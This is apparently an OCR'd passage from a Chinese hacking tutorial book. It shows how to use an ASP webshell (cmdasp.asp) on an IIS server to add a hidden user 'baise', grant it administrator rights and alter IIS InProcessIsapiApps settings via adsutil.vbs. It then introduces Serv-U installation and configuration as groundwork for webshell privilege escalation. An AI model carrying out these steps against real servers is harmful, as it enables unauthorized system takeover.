免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

项，打开“控制面板”窗口，如图 5-67 所示。双击“管理工具”图标，打开“管理工具”窗口，如图 5-68 所示。



图 5-67　“控制面板”窗口



图 5-68　“管理工具”窗口

步骤 02 双击其中的“Internet 信息服务”图标，打开“Internet 信息服务”窗口，如图 5-69 所示。在“Internet 信息服务器”窗口中找到 cmdasp.asp 文件（木马文件）并右击之后，在弹出的快捷菜单中选择“浏览”菜单项，在弹出窗口的文本框里输入“net user”命令，单击“Run”按钮，即可显示出所有用户的账户。

步骤 03 在该文本框中输入“net user baise/add”命令添加另一个用户之后，单击“Run”按钮却没有任何显示。在“命令提示符”窗口的光标处输入“net user”命令，即可看到本机中所有的账户，从显示结果中可以看出刚才添加的用户并未成功，如图 5-70 所示。




图 5-69　“Internet 信息服务”窗口




图 5-70　本机中所有的账户

步骤 04 此时可以使用 cscrpt.exe 工具来取得当前的 InprocessIsapiApps 列表（这里的系统盘为 C 盘），使用到的命令为：C:\Windows\system 32\inetsrv>cscrpt.exe adsutil.vbs get/w3svc/inprocessisapiApps（假如 cscrpt.exe 存放在 C:\Windows\system 32\inetsrv 目录下）。

步骤 05 从显示结果可以看出，此列表中并没有 asp.dll。下面再将 asp.dll 添加到/LM/W3SV CInProcessIsapiApps 列表中。成功添加后再运行上述命令，InprocessIsapiApps 列表内容如下。

```
   C:\Windows\system 32\inetsrv>cscrpt.exe adsutil.vbs set/w3svc/
InProcessisapiApps
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
"C:\Windows\system 32\inetsrv\idq.dll"
"C:\Windows\system 32\inetsrv\httpext.dll' "
"C:\Windows\system 32\inetsrv\ssinc.dll"
"C:\Windows\system 32\nswprt.dll"
"C:\Windows\system 32\inetsrv\asp.dll"
```

步骤 06 下面来看看 asp 木马的权限，加一个用户“baise”并提升为管理员试试。在 cmdasp.asp 页面中的文本框中输入“net user baise ***** /add”命令并单击“Run”按钮，即可看到“命令成功完成”的提示信息。

步骤 07 此文本框中输入“net localgroup administrators baise/add”命令，单击“Run”按钮，即可提升用户的权限。此时再返回到“命令提示符”窗口，在光标处输入“net user”命令，在运行结果中可看到刚添加的 baise 账户。再运行“net localgroup administrators”命令，即可在显示的结果中看到用户“baise”，表明用户“baise”已得到管理员的权限了。

5.1.4 利用 Serv-u 全面提升 Webshell 权限

在渗透入侵过程中，获取 Webshell 只是第一步，要用 Webshell 完全控制服务器的所有权限，才算是真正达到了入侵攻击的目的。为了提升 Webshell 的程序执行权限，攻击者往往会利用自己入侵的网站服务器或目标主机的安全设置缺陷，或通过各种系统和软件漏洞，来提高自己的程序执行权限。下面就来介绍一些如何利用 Serv-U 来全面提升 Webshell 的权限。

1. 安装 Serv-U

Serv-U 是目前众多的 FTP 服务器软件之一，通过使用 Serv-U，用户能够将任何一台 PC 设置成一个 FTP 服务器，并添加一个 Serv-U FTP 服务器管理员用户，该用户拥有最高的权限，可以进行文件或目录的复制、移动、创建、删除等。安装 Serv-U 的具体操作步骤如下。

步骤 01 双击下载的 Serv-U 安装文件，打开“选择安装语言”对话框，在其中选择相应的安装语言，如图 5-71 所示。单击“确定”按钮，打开“Serv-U 安装向导”对话框，如图 5-72 所示。




图 5-71 “选择安装语言”对话框



图 5-72 “Serv-U 安装向导”对话框

步骤 02 单击“下一步”按钮，打开“许可协议”对话框，在其中查阅软件的相应安装协议之后，如果没有异议，则选择“我接受协议”单选项，如图 5-73 所示。

步骤 03 单击“下一步”按钮，打开“选择目标位置”对话框，在其中可以选择系统默认的安装路径，也可以单击“浏览”按钮，从弹出的对话框中选择软件要安装的路径，如图 5-74 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-73　“许可协议”对话框




图 5-74　“选择目标位置”对话框

步骤 04 单击“下一步”按钮，打开“选择开始菜单文件夹”对话框，系统提供有默认的文件夹，如果更改则单击“浏览”按钮，从弹出的对话框中重新选择，如图 5-75 所示。




图 5-75　“选择开始菜单文件夹”对话框

步骤 05 单击“下一步”按钮，打开“选择附加任务”对话框，在其中选择相应的复选框，如图 5-76 所示。单击“下一步”按钮，打开“准备安装”对话框，如图 5-77 所示。单击“安装”按钮，即可自动进行安装，如图 5-78 所示。




图 5-76　“选择附加任务”对话框




图 5-77　“准备安装”对话框

步骤 06 在安装完毕之后，会弹出“试用其他 RhinoSoft.com 产品”对话框，在其中进行相应选择，如图 5-79 所示。单击“关闭”按钮，打开“Windows 防火墙”对话框，如图 5-80 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-78　自动安装软件




图 5-79　“试用其他 RhinoSoft.com 产品”对话框

步骤 07 在其中选择相应的复选框之后，单击“下一步”按钮，打开“完成 Serv-U 安装”对话框，如图 5-81 所示。最后单击“完成”按钮，即可彻底完成 Serv-U 的安装操作。




图 5-80　“Windows 防火墙”对话框



图 5-81　“完成 Serv-U 安装”对话框

2. 配置自己的 Serv-U 账户信息

要想成功的建立自己的 FTP 服务器，仅安装 Serv-U 还远远不够，还需要对安装的 Serv-U 进行必要配置操作。具体的操作步骤如下。

步骤 01 双击桌面上的 Serv-U 快捷图标，启动 Serv-U。由于是第一次运行 Serv-U 所以在启动 Serv-U 时会弹出定义新域的提示，如图 5-82 所示。




图 5-82　定义新域提示

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 单击“是”按钮，打开“域向导”对话框，在其中根据提示输入域的名称和域的说明性文字，同时还要选择“启用域”复选框，如图 5-83 所示。

步骤 03 单击“下一步”按钮，打开“选择域使用的协议和相应端口”对话框，在其中可根据实际需要选择相应的协议，并输入相应的端口，如图 5-84 所示。




图 5-83　“域向导”对话框




图 5-84　“选择域使用的协议和相应端口”对话框

步骤 04 单击“下一步”按钮，打开“指定 IP 地址”对话框，在文本框中输入指定的 IP 地址，如图 5-85 所示。

步骤 05 单击“下一步”按钮，打开“密码加密模式”对话框，在其中根据需要选择密码加密的模式，如图 5-86 所示。




图 5-85　“指定 IP 地址”对话框




图 5-86　“密码加密模式”对话框

步骤 06 单击“完成”按钮，即可完成新域的定义操作，与此同时弹出创建用户账户的提示，如图 5-87 所示。单击“是”按钮，弹出是否使用向导创建用户提示，在其中决定是否使用系统向导，如图 5-88 所示。如果使用向导，则可单击“是”按钮，在“用户向导”对话框中输入要创建的用户账户的登录 ID，如图 5-89 所示。

步骤 07 单击“下一步”按钮，打开“密码”对话框，在其中输入创建用户的密码，如图 5-90 所示。单击“下一步”按钮，打开“根目录”对话框，在其中输入根目录的路径，如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

图 5-91 所示。也可以单击“浏览”按钮，从如图 5-92 所示对话框中选择根目录路径。




图 5-87 创建用户账户提示




图 5-88 使用向导提示




图 5-89 “用户向导”对话框




图 5-90 “密码”对话框




图 5-91 “根目录”对话框




图 5-92 “浏览”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 08 单击“下一步”按钮，打开“访问权限”对话框，在其中选择相应的权限，如图 5-93 所示。单击“完成”按钮，即可完成用户的创建操作，如图 5-94 所示。




图 5-93　“访问权限”对话框




图 5-94　添加的用户信息

3. 详细配置自己的 Serv-U 账户信息

在 Serv-U 的基本配置就绪之后，就可以凭借配置的选项了解整个 Serv-U 的功能，但要想更详细更全面地使用 Serv-U，还需要对 Serv-U 进行详细设置。具体的操作步骤如下。

步骤 01 双击桌面上的 Serv-U 快捷图标或选择“开始”→“所有程序”→“Serv-U”→“Serv-U”菜单项，启动配置好的 Serv-U，如图 5-95 所示。

步骤 02 单击“用户”选项，进入“Serv-U 管理控制台-用户”窗口，在其中可以看到刚才配置的账户信息，如图 5-96 所示。




图 5-95　启动 Serv-U




图 5-96　“Serv-U 管理控制台-用户”窗口

步骤 03 双击需要配置的用户，打开“用户属性”对话框，在“用户信息”选项卡中可以设置密码类型、管理权限、账户类型和默认 Web 客户端，并勾选“总是允许登录”复选框，如图 5-97 所示。

步骤 04 单击“IP 访问”选项卡，进入“IP 访问”设置窗口，如图 5-98 所示。单击“添

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

加”按钮，打开“IP 访问规则”对话框，在其中输入相应 IP 地址并选择相应单选项，如图 5-99 所示。




图 5-97 “用户属性”对话框




图 5-98 “IP 访问”设置窗口

步骤 05 单击“保存”按钮，即可完成 IP 访问设置并返回到“用户属性”对话框。单击“目录访问”选项卡，即可进入“目录访问”设置窗口，如图 5-100 所示。




图 5-99 “IP 访问规则”对话框




图 5-100 “目录访问”设置窗口

步骤 06 单击“添加”按钮，打开“目录访问规则”对话框，在其中根据实际情况输入相应的目录路径，并对文件、目录和子目录进行相应设置，如图 5-101 所示。单击“保存”按钮，完成目录访问设置并返回到“用户属性”对话框。单击“限制和设置”选项卡，进入“限制和设置”选项卡，在其中设置相应的限制类型，如图 5-102 所示。

步骤 07 单击“添加”按钮，打开“限制”对话框，在其中设置相应的选项，包括每个用户账户连接的最大会话数等，还可以通过单击“高级”按钮对“限制”进行更进一步的设置，如图 5-103 所示。

步骤 08 单击“保存”按钮，完成设置并返回到“限制和设置”设置窗口，单击“比例和配额”按钮，打开“传输率和配额管理”对话框，在其中设置传输率和配额，如图 5-104 所示。单击“保存”按钮，完成设置工作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

